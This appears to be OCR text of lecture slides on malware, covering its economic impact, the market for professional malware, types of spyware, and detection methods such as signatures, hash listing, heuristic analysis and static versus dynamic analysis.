
- Malware often affects a large user population
- Significant financial impact, though estimates vary widely, up to $100B per year (mi2g)
- Examples
  - LoveBug (2000) caused $8.75B in damages and shut down the British parliament
  - In 2004, 8% of emails infected by W32/MyDoom.A at its peak
  - In February 2006, the Russian Stock Exchange was taken down by a virus.



Economics of Malware


- New malware threats have grown from 20K to 1.7M in the period 2002-2008
- Most of the growth has been from 2006 to 2008
- Number of new threats per year appears to be growing an exponential rate.

Source:
Symantec Internet Security Threat Report April 2009




Professional Malware


- Growth in professional cybercrime and online fraud has led to demand for professionally developed malware
- New malware is often a custom-designed variation of known exploits, so the malware designer can sell different "products" to his/her customers.
- Like every product, professional malware is subject to the laws of supply and demand.
  - Recent studies put the price of a software keystroke logger at $23 and a botnet use at $225.



Adware



Spyware



Example spyware

- Keylogger
  - Capturing keyboard
- Screen capturing
  - Periodic capturing
- Cookie tracking
  - Coordination among websites
- Data harvesting
  - Search contact lists

Signatures: A Malware Countermeasure

- Scan compare the analyzed object with a database of signatures
- A signature is a virus fingerprint
  - E.g.,a string with a sequence of instructions specific for each virus
  - Different from a digital signature
- A file is infected if there is a signature inside its code
  - Fast pattern matching techniques to search for signatures
- All the signatures together create the malware database that usually is proprietary

Signatures Database

- Common Malware Enumeration (CME)
  - aims to provide unique, common identifiers to new virus threats
  - Hosted by MITRE
  - http://cme.mitre.org/data/list.html
- Digital Immune System (DIS)
  - Create automatically new signatures

White/Black Listing

- Maintain database of cryptographic hashes for
  - Operating system files
  - Popular applications
  - Known infected files
- Compute hash of each file
- Look up into database
- Needs to protect the integrity of the database

Heuristic Analysis

- Useful to identify new and “zero day” malware
- Code analysis
  - Based on the instructions, the antivirus can determine whether or not the program is malicious, i.e., program contains instruction to delete system files,
- Execution emulation
  - Run code in isolated emulation environment
  - Monitor actions that target file takes
  - If the actions are harmful, mark as virus
- Heuristic methods can trigger false alarms

Static vs. Dynamic Analysis

Static Analysis

- Checks the code without trying to execute it
- Quick scan in white list
- Filtering: scan with different antivirus and check if they return same result with different name
- Code analysis: check binary code to understand if it is an executable, e.g., PE
- Disassembling: check if the byte code shows something unusual

Dynamic Analysis

- Check the execution of codes inside a virtual sandbox
- Monitor
  - File changes
  - Registry changes
  - Processes and threads
  - Networks ports

Detecting malware is undecidable

- No universal method for deciding whether an executable is malicious
- No efficient method for a complete analysis of code
- Malware often has functionality that is beyond the current state of knowledge

Symantec 2014 report